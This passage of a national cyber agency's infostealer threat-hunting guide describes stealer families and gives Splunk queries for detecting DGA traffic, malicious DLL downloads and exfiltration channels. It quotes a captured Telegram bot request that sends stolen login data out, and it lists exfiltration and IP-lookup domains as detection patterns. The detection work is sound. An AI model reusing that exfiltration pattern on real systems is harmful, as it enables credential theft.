

Hunting Infostealers:

A Practical Approach

TLP:CLEAR

JANUARY 2025



INCD
Israel National
Cyber Directorate


Contents

Overview	3
Infostealers Types	5
File-Based Infostealers	5
Fileless Infostealers	6
Prevalent Infostealer Variants	9
Common Hunting Approaches	14
Sysmon Events	14
Identifying Domain Generation Algorithm (DGA) and DNS Fast Flux Operations	14
Usage of Legitimate Libraries	16
Collecting Network data	17
Data exfiltration:.....	18
Suspicious User Agents.....	20
Beacons	22
C2 Abuse of Protocols	24
Attack Vector	27
Usage of Archives	29
.txt Files	30
C2 Known Tools	30
Common Malicious TLDs	32
Adaptive Misuse Detection System (AMIDES)	32
YARA	34
SIGMA Rules	35
References	36

Overview

Infostealers are a category of malware designed specifically to steal sensitive data, such as login credentials, personal information, and financial details. These malicious programs operate covertly, making them difficult to detect but extremely damaging to both individuals and organizations. Effective hunting for infostealers requires a structured, hands-on approach that combines advanced detection methods, rapid response, and proactive defense strategies.

In this article, we will walk through a practical methodology for identifying, investigating, and mitigating the impact of infostealers within your environment. The focus will be on real-world tools and techniques, emphasizing actionable steps that can be taken by security professionals at any level.



Part 1: Infostealer Types


TLP:CLEAR



INCD
Israel National
Cyber Directorate

Infostealer Types

Infostealers, like other types of malwares, can be classified based on their method of infection and how they operate within an infected system. Two common categories are file-based and fileless infostealers. These two types differ significantly in terms of their delivery mechanisms, detection challenges, and persistence methods. Understanding the distinctions between file-based and fileless infostealers is crucial for both detecting and mitigating the threats they pose.



File-Based Infostealers

File-based infostealers are the traditional form of malware, which rely on files being executed on the system in order to infect and perform their malicious actions. These files can be delivered through various methods, including phishing emails, malicious downloads, or exploiting software vulnerabilities.

Common characteristics of file-based infostealers:

- Dependency on files: It is common for these malware variants to be delivered as executable files (e.g., .exe, .dll, .js or browsers plug-ins¹), which are stored on the infected system's file system. These files generally require either user interaction or a system process to initiate their execution.
- Detection by signature-based security measures: file-based malware is typically detectable by signature-based legacy security mechanisms (e.g., antivirus software) due to the identifiable attributes of the malicious file, such as its hash, which can be recognized and flagged by these systems.
- Persistence mechanisms: file-based infostealers often include persistence mechanisms to ensure they remain active on the system. This could involve creating registry entries, adding files to the startup folder, or modifying scheduled tasks.
- Exfiltration of data: once installed, file-based infostealers will exfiltrate sensitive data (e.g., passwords, financial information, etc.) to external servers, often using HTTP/S or other network protocols.

Common Delivery Methods:

¹ Browser-in-the-Middle (BITM) Attack

- Phishing attachments: malicious attachments in emails or downloaded files that, once executed, drop the infostealer onto the system.
- Drive-by downloads: websites with exploit kits that automatically download and execute malware when the user visits.
- Trojanized software: legitimate software that has been altered to include malicious code, which runs when the software is installed or executed.

Examples of file-based infostealers:

- Zeus: one of the most well-known banking Trojans, which uses file-based payloads to steal banking credentials.
- Dridex: a financial malware that delivers its payload through malicious email attachments, aiming to steal banking credentials and financial data.
- Emotet: initially a banking Trojan, Emotet has evolved into a malware distribution platform. It often relies on file-based methods like phishing emails with macros or malicious attachments.
-

AmsiScanBuffer API Abuse

The Antimalware Scan Interface (AMSI) is a crucial security component in Windows that scans scripts and other content for malicious activity. However, some sophisticated infostealers have been observed abusing vulnerabilities or bypassing mechanisms within the AmsiScanBuffer API to evade detection and execute their malicious payloads.²

Fileless Infostealers

Fileless infostealers, on the other hand, are more sophisticated and stealthier because they do not rely on traditional files to infect or execute on the system. Instead, fileless malware operates in-memory or leverages legitimate system tools to carry out its activities. This makes fileless infostealers harder to detect, as they leave minimal traces on disk and can avoid traditional antivirus detection.

Common characteristics of fileless infostealers:

- In-memory execution: downloads and executes code directly in memory. These types of infostealers execute directly in system memory, without writing malicious files to the disk. This allows them to evade file-based detection systems.
- Evasion techniques: utilizes reflective DLL injection or similar techniques to execute malicious functions directly in memory, bypassing the need to write files to disk. Additionally, it randomizes execution patterns and intervals to evade detection by behavior-based security systems.

² AMSI Bypass Methods

<https://pentestlaboratories.com/2021/05/17/amsi-bypass-methods/>

- Legitimate tools exploited: fileless infostealers often leverage legitimate tools like PowerShell, Windows Management Instrumentation (WMI), and the Windows Registry to execute commands or exfiltrate data.
- No local persistence: since fileless malware operates entirely in memory, it doesn't require a persistent file on the disk. This means it can evade detection by file-based security mechanisms. To achieve persistence, some advanced fileless malware employ network-based redundancy mechanisms. These mechanisms enable the malware to maintain its presence on the compromised system by leveraging external resources, ensuring it can reinfect the system even if its memory-based components are cleared.
- Highly stealthy: The lack of files means these infostealers leave fewer traces for traditional endpoint detection tools to spot. They may also use encryption or obfuscation techniques to avoid detection.

Common attack vectors leverage by fileless:

- Living off the Land (LOTL): in this scenario, attackers leverage pre-existing tools and applications (e.g., PowerShell, WMI, regsvr32), CLI and runtime to carry out their attacks, making them harder to detect since the tools are often seen as legitimate by security systems. For example, attackers use PowerShell scripts to download and execute malicious code in memory. These scripts can be used to steal data, including credentials and financial information.
- Exploitation of Vulnerabilities: attackers may exploit software vulnerabilities to execute shellcode or malicious scripts directly in memory without touching the disk.
- Macro-based attacks: while traditional macro-based malware writes files to the disk, some fileless malware uses macros to execute code directly in memory, such as PowerShell or VBScript commands.

Examples of well-known Fileless: a review of existing research identifies several prominent examples of fileless infostealers observed in recent years. These include Raccoon, RedLine Stealer, Mars Stealer, BlackGuard, and Jester Stealer (e.g., Cybereason, 2023³).

Advanced Fileless Malware: A Stealthy Threat that Extends Dwell Times in Modern Computing Systems

In recent years, a notable trend has emerged in the evolution of fileless malware, characterized by increased sophistication, leading to prolonged dwell times within modern computing systems.

In this section, we will examine two prominent examples of these advanced threats:

Trend 1 - BIOS\UEFI Fileless Malware

BIOS\UEFI fileless malware represents a sophisticated and elusive class of cyber threats targeting the fundamental firmware that underpins modern computing systems. Unlike

³ Fileless Malware 101: Understanding Non-Malware Attacks
<https://www.cybereason.com/blog/fileless-malware>

conventional malware that relies on files stored within the operating system, BIOS\UEFI fileless malware resides within the system's firmware, rendering it highly persistent and difficult to detect. Attribution studies have indicated that this technique is frequently employed by APTs, with a significant proportion linked to nation-state actors.

Key characteristics of BIOS\UEFI fileless malware:

1. **Firmware Persistence:** Basic Input/Output System (BIOS) or Unified Extensible Firmware Interface (UEFI) fileless malware achieves unparalleled persistence by embedding itself within the BIOS or UEFI firmware. This strategic placement ensures its survival even after significant system alterations, such as operating system reinstallation or hard drive replacement. By exploiting infrequently scrutinized areas during routine security audits, the malware evades detection and maintains prolonged control over the system. This level of persistence demands specialized tools and expertise for effective eradication.
2. **Stealthy Operation:** a defining characteristic of BIOS\UEFI fileless malware is its capacity to operate without generating discernible artifacts on the system's disk. This fileless nature renders it virtually invisible to conventional antivirus solutions and Endpoint Detection and Response (EDR) tools. Moreover, since it operates below the operating system level, most OS-based monitoring systems are incapable of identifying its presence. This high degree of stealth enables attackers to conduct their operations without triggering immediate alarms.
3. **Direct Hardware Control:** by residing within the firmware, BIOS\UEFI fileless malware gains direct access and control over the system's hardware. This capability allows it to circumvent software-based security mechanisms and establish a more elevated level of control. For instance, it can manipulate the boot process to gain dominance over the operating system from the initial system power-on. This direct hardware control also empowers attackers to execute malicious actions with minimal interference from traditional security measures.
4. **Exploitation Techniques:** BIOS\UEFI fileless malware frequently exploits vulnerabilities within BIOS or UEFI firmware, targeting systems with outdated or unpatched firmware. Attackers may replace legitimate firmware with a maliciously crafted version, effectively embedding their code at the firmware level. These exploitation techniques underscore the critical importance of maintaining up-to-date firmware and implementing robust security measures to safeguard this crucial layer of the computing stack.
5. **Modular Payloads:** a notable characteristic of BIOS\UEFI fileless malware is its utilization of modular payloads. These payloads can be downloaded or executed directly within memory, enabling fileless execution that evades detection by disk-based monitoring systems. This modularity also empowers attackers to deliver specific malware or tools tailored to compromise the operating system or connected networks, thereby expanding their control and reach.
6. **Resilience Against Standard Mitigation Strategies:** The firmware-level presence of BIOS\UEFI fileless malware makes it exceptionally resilient against conventional mitigation strategies. It can withstand system resets, power cycling, and other basic remediation efforts. Furthermore, it often exhibits resistance to traditional forensic techniques, necessitating a complete reflash of the firmware with a verified clean version for effective removal. This resilience presents significant challenges for incident response teams and emphasizes the need for advanced detection and recovery capabilities.

Trend 2 - Fileless Malware in Containers

Fileless malware poses a growing concern within containerized environments. The ephemeral nature of containers, coupled with limited availability of comprehensive monitoring and security tools, significantly exacerbates the challenges associated with detecting and containing fileless attacks.⁴

Prevalent Infostealer Variants

From the early days of cyber-crime dark-net forums and specifically the dawn of info-stealers, the tactics and operation mechanisms have changed quite a bit. As mentioned previously, initially the info-stealing operations targeted online banking services and popular social media sites, although it is still being used for those purposes today, cyber-criminals are increasingly targeting crypto-currency wallets and credentials to sensitive systems. Those might be later used as an initial access for the attacker itself or as a product to be sold by an IAB (Initial Access Broker) on dark-net forums.

Most info-stealers today are sold on dark-net forums in the form of MaaS (Malware-as-a-Service), meaning the tool is sold as a commodity on a per-month basis (usually the price range is in the hundreds of USD) which allows the "customers" to have access to the tool and easily manage their information heist operations. Many of those malwares are not necessarily exclusively sold as info-stealers, rather they are a part of a toolkit or a malware family together with botnets, downloaders or generally other trojans.

Those malwares are advertised and operate as any other legitimate service, where they offer different purchasing options, "customer support", they work on new functionalities to compete with other info-stealers sold in the underground markets and generally they put a high premium on reputation to attract as many cyber-criminals as they can as their "customers".

Lumma Stealer

Lumma Stealer targets Windows systems, has typical information-stealing capabilities, and gathers browser information, including credentials, cookies, autofill data, and browser extension data such as cryptocurrency wallets. Additionally, Lumma Stealer collects files from the user's desktop that have a .txt extension and extracts data from programs such as AnyDesk, FileZilla, KeePass, and Telegram.

Written in the C++ programming language—was first identified in September 2022. Threat actors have used logs obtained from successful Lumma Stealer infections to gain initial access and ultimately deploy Cloak ransomware.

⁴ How Fileless Attacks Work and How to Detect and Prevent Them
<https://www.aquasec.com/cloud-native-academy/application-security/fileless-attacks/>

RedLine Stealer

An information stealer that was first observed in February 2020 and is written in the .NET programming language—targets Windows systems and is sold on multiple Russian-language eCrime forums. RedLine Stealer collects data from Chromium-, Mozilla-, and Edge-based web browsers as well as from cryptocurrency wallets, file transfer protocol (FTP) clients, and instant messaging clients.

The malware additionally exfiltrates system information, hardware specifications, and details on the type of VPN software and gaming software running on the victim machines.

Rhadamanthys

Rhadamanthys was first advertised on a Russian-language forum in September 2022. The information stealer targets Windows systems and collects information from password managers, cryptocurrency wallets, browser session data, browser credentials, messenger platforms, note applications, FTP clients, and mail clients.

Rhadamanthys uses the open-source Quake III Arena virtual machine (Q3VM) to obfuscate parts of its code and hinder technical analysis. The stealer executes in memory to avoid detection and can bypass Windows Antimalware Scan Interface (AMSI)'s local script-execution capabilities.

Vidar Stealer

An information stealer first observed in November 2018—targets Windows systems and collects system information, browser credential data, cryptocurrency wallet information, credit card details, as well as credentials and les from Outlook, Thunderbird, Telegram, Authy, Pidgin, FileZilla, and WinSCP applications.

The information stealer can also download additional malware; for example, in February 2024 campaigns, Vidar Stealer downloaded the Amadey malware suite, Xworm, and HijackLoader, the latter of which contained XMRig and delivered the BadTrip clipjacker. In June 2024, Vidar Stealer distributed the DarkGate remote access tool (RAT).

Raccoon Stealer

A popular information stealer sold in underground forums since April 2019—is written in the C++ programming language and targets Windows systems. The Raccoon Stealer developer operates the information stealer as a Malware-as-a-Service (MaaS) in which customers rent access to a hosted botnet interface. From this interface, customers can acquire Raccoon executable copies for distribution, configure instructions on the infected machines, and manage the data uploaded to the C2 domain.

Raccoon Stealer harvests web browser data, including credentials, cookies and credit cards, messaging applications, mail clients, cryptocurrency platforms, gaming platforms, and system information such as system language and operating system version.

Following March 2022 law enforcement activity that halted operations, the Raccoon Stealer developers launched version 2 in June 2022 and later updated the malware with new string obfuscation, likely to evade detection.

Amadey Stealer

Amadey Stealer is written in the Delphi programming language—targets Windows systems and was first observed in December 2019 being distributed by Amadey Loader.

The information stealer collects victim credentials from instant messaging software, Chromium-based browsers, cryptocurrency wallets, files stored in the user's Desktop folder, Telegram, FileZilla, and email. Amadey Stealer is provided for free when an actor rents Amadey Loader for \$600 USD per month.

Meduza

Meduza Stealer is written in C++ and communicates with its configured command-and-control (C2) server using a TCP connection. It gathers data from 19 password manager apps, 76 crypto wallets, 95 web browsers, Discord, Steam, and system metadata, harvests miner-related Windows Registry entries as well as a list of installed games, indicating a broader financial motive.

In early June 2023, an actor known as Meduza began advertising a native Windows information stealer dubbed Meduza Stealer on multiple Russian eCrime forums, offering between \$199 USD per month to \$1,199 USD for a lifetime subscription. After purchasing Meduza Stealer, actors are invited to a private telegram channel MEDUZA CORP Premium, where the developer provides the latest updated versions of the stealer and other information.

AMOS

AMOS is an information stealer targeting macOS victims, on a Russian-language forum in March 2023. AMOS was initially written in Golang and later, Swift, but was reimplemented in C++ in January 2024. The information stealer targets the following:

- Web browsers such as Chrome and Firefox
- Desktop- and browser-based cryptocurrency wallets such as Binance and Exodus
- Victim login credentials
- Passwords stored in the macOS keychain
- Files located in the user's Desktop and Documents folders

Mystic

Mystic is an info-stealer that began being advertised by an actor (named MysticStealer) for sale across several Russian-language eCrime forums and a dedicated Telegram channel.

The seller claims MysticStealer is written in C and has a panel coded in Python. MysticStealer purportedly functions entirely in memory, and the seller claimed the stealer is polymorphic and it uses string obfuscation, hash-based import resolution, and runtime calculation of constants to evade detection, the seller also claims it is capable of bypassing Microsoft's antimalware service, SmartScreen.


Mystic steals credentials from nearly 40 web browsers and more than 70 browser extensions. The malware also targets cryptocurrency wallets, Steam, and Telegram. Mystic implements a custom binary protocol that is encrypted with RC4.

StealC

StealC is an information stealer written in the C programming language—targets Windows systems and was first advertised on an underground forum in January 2023; technical analysis identified several techniques overlaps between StealC and Raccoon Stealer, including RC4-based string obfuscation, dynamic API resolution, C2 communication using a token, and use of configuration files to identify targeted applications. The malware collects the following system information:

- Operating system version
- Installed messaging software (such as Discord and Telegram)
- Steam data
- Mail client data
- Mozilla- and Chromium-based browser data, including cookies, browsing history, auto fill, credit cards, credentials, and cryptocurrency extensions

Stealc also has a customizable file grabber, allowing the operator to target any selected file types. The stealer can take screenshots, exfiltrate files stored on the system, and download and execute second-stage payloads.



Part 2: Common Hunting Approaches

TLP:CLEAR



INCD
Israel National
Cyber Directorate

Common Hunting Approaches

The approaches will be accompanied by search queries, using Splunk's SPL⁵ combined with Zeek⁶ and Sysmon⁷, as well as SIGMA⁸ rules; but the logic can be applied in any tool of your choosing. We will also provide resources for where to find YARA⁹ signatures. We recommend updating your Sysmon software regularly as new features are added all the time. For initial configuration we recommend one of the configs provided here:

github.com/olafhartong/sysmon-modular. By default windows and Sysmon logging are very limited, we recommend following this guide: github.com/Yamato-Security/EnableWindowsLogSettings.

Sysmon Events

Noteworthy Sysmon events for Malware detection and system monitoring :

Event ID	Description
1	Process creation
3	Network connection
11	FileCreate
12	RegistryEvent (Object create and delete)
13	RegistryEvent (Value Set)
15	FileCreateStreamHash
22	DNSEvent

Identifying Domain Generation Algorithm (DGA) and DNS Fast Flux Operations

Cybercriminals use Domain Generation Algorithms (DGA) and DNS Fast Flux as sophisticated techniques to enhance the persistence, redundancy, and resilience of their malware operations, particularly in the context of Command-and-Control (C2) communication. These methods help ensure that malware can continue to operate and communicate with its infrastructure, even when defenders take countermeasures such as blocking known domains or IP addresses.

- **A Domain Generation Algorithm (DGA)**¹⁰¹¹ is a sophisticated technique commonly employed by malware, particularly botnets and Infostealers, to generate a large number of domain names that can be used to facilitate communication between infected

⁵ splunk.com

⁶ zeek.org

⁷ learn.microsoft.com/en-us/sysinternals/downloads/sysmon

⁸ github.com/SigmaHQ/sigma

⁹ virstotal.github.io/yara

¹⁰ DNS Security Analytics

<https://docs.paloaltonetworks.com/pan-os/10-0/pan-os-admin/threat-prevention/dns-security/dns-security-analytics>

¹¹ wikipedia.org/wiki/Domain_generation_algorithm

systems and C2 servers. The primary purpose of a DGA is to ensure resilience in the face of domain blacklisting, making it more difficult for defenders to disrupt malware operations. By dynamically generating domains that change periodically, DGAs enable attackers to maintain control over compromised machines, even as individual domains are discovered and blocked.

- **DNS Fast Flux** is a technique used to obfuscate the location of C2 servers by rapidly changing the IP addresses associated with a given domain name. The attacker uses a large pool of IP addresses and rotates them frequently (sometimes within minutes or seconds), making it difficult to track or block malicious traffic.¹²
- **A Dual DNS Flux attack** represents a more sophisticated variation of DNS Flux, characterized by the frequent rotation of both the authoritative DNS server and its associated records (e.g., A or NS records).¹³

A simple approach that can potentially detect usage of DGA is by calculating the Shannon entropy¹⁶ on a domain name. In essence it calculates how “random” a string is. The higher the resulted number, the more likely it is a malicious domain. The formula is quite simple to implement:

$$H(X) := - \sum_{x \in \mathcal{X}} p(x) \log p(x)$$

Where x is the letter, and p(x) is the frequency of x in the domain name.

The following traffic, captured over the course of a few minutes, has been attributed to a single Infostealer utilizing a Domain Generation Algorithm (DGA):

As observed, the number of IP addresses and domains is substantial, with the domain names appearing as arbitrary sequences of letters.

source_ip ↕	dest_ips ↕	host ↕
192.114.105.254	103.224.212.210	abkdjg.com
	103.224.212.214	abwksdqz.com
	103.224.212.216	acibjerk.com
	103.224.212.217	aclhsxeg.com
	104.18.14.105	acugews.com
	104.18.14.147	acyznr.com
	104.18.14.218	adcmnb.com
	104.18.14.234	adgqy.com
	104.18.15.105	adklwu.com
	104.18.15.147	adosvfj.com
	104.18.15.218	adrwzm.com
	+33 value(s)	+3424 value(s)

¹² cloudflare.com/learning/dns/dns-fast-flux


¹³ Fast Flux 101: How Cybercriminals Improve the Resilience of Their Infrastructure to Evade Detection and Law Enforcement Takedowns


<https://unit42.paloaltonetworks.com/fast-flux-101/>

¹⁶ splunk.com/en_us/blog/tips-and-tricks/when-entropy-meets-shannon.html

The following query analyzes numerous requests to non-existent domains, potentially indicating the utilization of a DGA:

```
| tstats c(query) as cc dc(query) as dcc values(query) as query where
index="main" sourcetype="*dns*" query!="*in-addr*" query!="*.*.*.*"
query!="*arpa*" query="*.*.*" query!="www*" query!="*.local"
query!="*.main" query!="*.corp" query!="*.com" rcode_name=NXDOMAIN
id.orig_h IN (10*,192.168*,172*) by id.orig_h _time span=8h
| where dcc>=200
| eval query=mvfilter(match(query, "^([a-zA-Z0-9]+)\.([a-zA-Z0-9-
9]+)\.([a-zA-Z0-9]+)$"))
| where mvcount(query)>=1000
| fields - dcc cc
```

Splunk – 

Sigma – 

The following query detects DNS Fast Flux attacks, such as domains associated with numerous IP addresses within a short time frame:

```
| tstats dc(answers{}) as num_ips where index="main"
sourcetype="*dns*" answers{}=* AA=true rejected=false (qtype_name=AAAA
OR qtype_name=NS) by query _time span=1h
| where num_ips>=100 and !isnull(query)
```

Usage of Legitimate Libraries

Commonly utilized by web browsers, these libraries can be exploited by attackers to gain read access to sensitive information stored within databases associated with widely used software, such as browsers, FTP clients, and mail clients. For typical users, there is no legitimate reason to download these libraries. Identifying such activity is relatively straightforward, as it often involves verifying the filenames being downloaded, which attackers rarely rename. The following is an example of a search query to detect such instances:

```
| tstats values(uri) as uri values(host) as host values(id.resp_h) as
dest_ip values(status_code) as status_code where index=main
sourcetype=HTTP
(uri="*msvcpl140.dll"
OR uri="*vcruntime140.dll"
OR uri="*mozglue.dll"
OR uri="*freebl3.dll"
OR uri="*softokn3.dll"
OR uri="*nss3.dll")
```

```
OR uri="*sqlite3.dll")
by id.orig_h time span=10m | rename id.orig_h as source_ip
```


The following is a traffic capture from a machine, illustrating that all the aforementioned libraries are being downloaded from a malicious IP address.

source_ip	uri	host
172.32.36.16	/aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/freeb13.dll	45.153.230.228
	/aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll	
	/aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/msvc140.dll	
	/aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll	
	/aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll	
	/aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll	
	/aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll	

Further investigation revealed that the specific URI observed is associated with the Raccoon¹⁷ Stealer malware.

Collecting Network data

Attackers often obtain information about their victims by leveraging public web services and data repositories to retrieve the public IP address or, in some cases, approximate geolocation. This information can assist in gathering additional details about the compromised organization. For instance, accessing a site like "icanhazip.com" yields the following:



The following is an example of a simple query designed to detect the use of common web services. Note that the occurrence of false positives will depend on your specific environment, so adjustments and configurations may be necessary:

¹⁷ [Part 2] Typical Steps of a Raccoon Stealer v2 Infection
<https://darktrace.com/blog/the-resurgence-of-the-raccoon-steps-of-a-raccoon-stealer-v2-infection-part-2>

```


| tstats values(id.resp_h) as dest_ip values(query) as query
count(query) as count values(server_name) as host where index=main
sourcetype=DNS
  query IN ("*wtfismyip.com", "*checkip.*", "*ipecho.net",
  "*ipinfo.io",
  "*api.ipify.org", "*icanhazip.com",
"*ip.anysrc.com", "*api.ip.sb", "ident.me",
  "www.myexternalip.com",
  "*zen.spamhaus.org", "*cbl.abuseat.org",
"*b.barracudacentral.org",
  "*dnsbl-1.uceprotect.net",
  "*spam.dnsbl.sorbs.net", "*iplogger.org*", "*ip-api.com*",
  "*geoip.*")
  by id.orig_h time span=4h | rename id.orig_h as source_ip

```

Data exfiltration:

To exfiltrate stolen data, attackers must transmit it out of the compromised environment, which can be achieved through various outward network channels. The present study will examine a selection of widely employed techniques:


- **Email:** a straightforward method involves sending data via email. If SMTP logs are accessible, examining recipient addresses and email contents can often reveal suspicious activity.
- **Telegram bots:** attackers have also been observed using Telegram bots for communication. For example, in this case, a Telegram bot (notably named "bot") is used to transmit stolen email addresses and passwords, as shown in the accompanying example.



https://api.telegram.org/bot6546628146:AAHEcFmFfGB8HfhUKu3P-4d9ip_Zqm2ED0/sendMessage?chat_id=-1002016417277&text=NEW%20LOGIN%0A%0Amail%20%3A%20[REDACTED]@password%20%3A%20[REDACTED]

Such behavior can be detected by monitoring network traffic for connections to **api.telegram.org**, which is commonly used for Telegram bot communications.

- **Living Off Trusted Sites (LOTS):** is a cyberattack technique where attackers leverage the credibility and reputation of legitimate, trusted websites (e.g. public cloud services, hosting providers) to carry out malicious activities. This approach exploits the fact that these sites are generally not subject to strict content monitoring or restrictions.
 - **Gaming platforms and channels:**
 - Another similar method involves the use of **Steam bots**. In this example, a Steam user is observed interacting with a malicious IP address, as illustrated in the accompanying image:



- **Discord** can also be used as a C2 channel. If your organization does not utilize Discord but still permits access, detecting connections to Discord domains can serve as an initial indicator. Further investigation into logs is required to distinguish between false positives and malicious activity. Particularly suspicious are connections to `cdn.discord.com`, Discord's content delivery network domain, as this often indicates file transfers.
- **File-uploading and sharing services:**
 - Another method used by attackers involves file-uploading web and sharing services, such as **pastebin.com**. By examining the contents uploaded or the hashes of the files, it is possible to determine whether the activity is legitimate or potentially malicious.
 - File uploads via the **FTP protocol** are also a potential exfiltration method. To narrow down the search results, filtering for specific file types, such as `.txt` or image files, can help identify relevant activity and reduce noise.

Although the article doesn't provide specific examples, the use of cloud services like S3 is common for data leakage.

The following query consolidates all the aforementioned common methods—such as connections to file-uploading services, Telegram bots, Steam bots, Discord C2 channels, and public IP services—into a single query that checks for activity across these vectors within the same timeframe, based on the previous query:

```

| tstats values(query) as query count(query) as count values(command)
as command values(server_name) as server_name values(id.resp_h) as
id.resp_h values(arg) as arg values(service) as service
values(mailfrom) as mailfrom values(rcptto) as rcptto values(from) as
from where index=main
  query IN ("*wtfismyip.com", "*checkip.*", "*ipecho.net",
  "*ipinfo.io",
  "*api.ipify.org", "*icanhazip.com",
  "*ip.anysrc.com", "*api.ip.sb", "ident.me",
  "www.myexternalip.com",
  "*zen.spamhaus.org", "*cbl.abuseat.org",
  "*b.barracudacentral.org",
  "*dnsbl-1.uceprotect.net",
  "*spam.dnsbl.sorbs.net", "*iplogger.org*", "*ip-api.com*",
  "*geoip.*") OR (index=main sourcetype="*ftp*" command="stor"
  (arg="*.txt" OR arg="*.png" OR arg="*.jpg")) reply_code="2*") OR
  (index=main sourcetype="*ssl*" (server_name="api.telegram.org" OR
  server_name="*steamcommunity*" OR server_name="*pastebin*") OR
  (index=main sourcetype="*conn*" service="*smtp*") OR (index=main
  sourcetype=SMTP)
  by id.orig_h _time span=4h
| where count<=6 and !isnull(query) and !isnull(service) and
  ((!isnull(command) and match(arg,".*\\.png.*") and
  match(arg,".*\\.txt.*")) or !isnull(server_name))
| rename arg as ftp_file id.orig_h as source_ip id.resp_h as dest_ip
server_name as host from as contents
| table source_ip dest_ip host query ftp_file mailfrom rcptto
contents _time

```

Configure the specifics as needed. Below is an example of traffic captured, where a machine contacted a public IP web service and also made connections to the Telegram API and Pastebin within a 3-minute window. This pattern could serve as a valuable lead for an investigation into potentially malicious activity:

source_ip	host	span
172.22.36.28	api.telegram.org ipv4.icanhazip.com pastebin.com	03:23

Suspicious User Agents

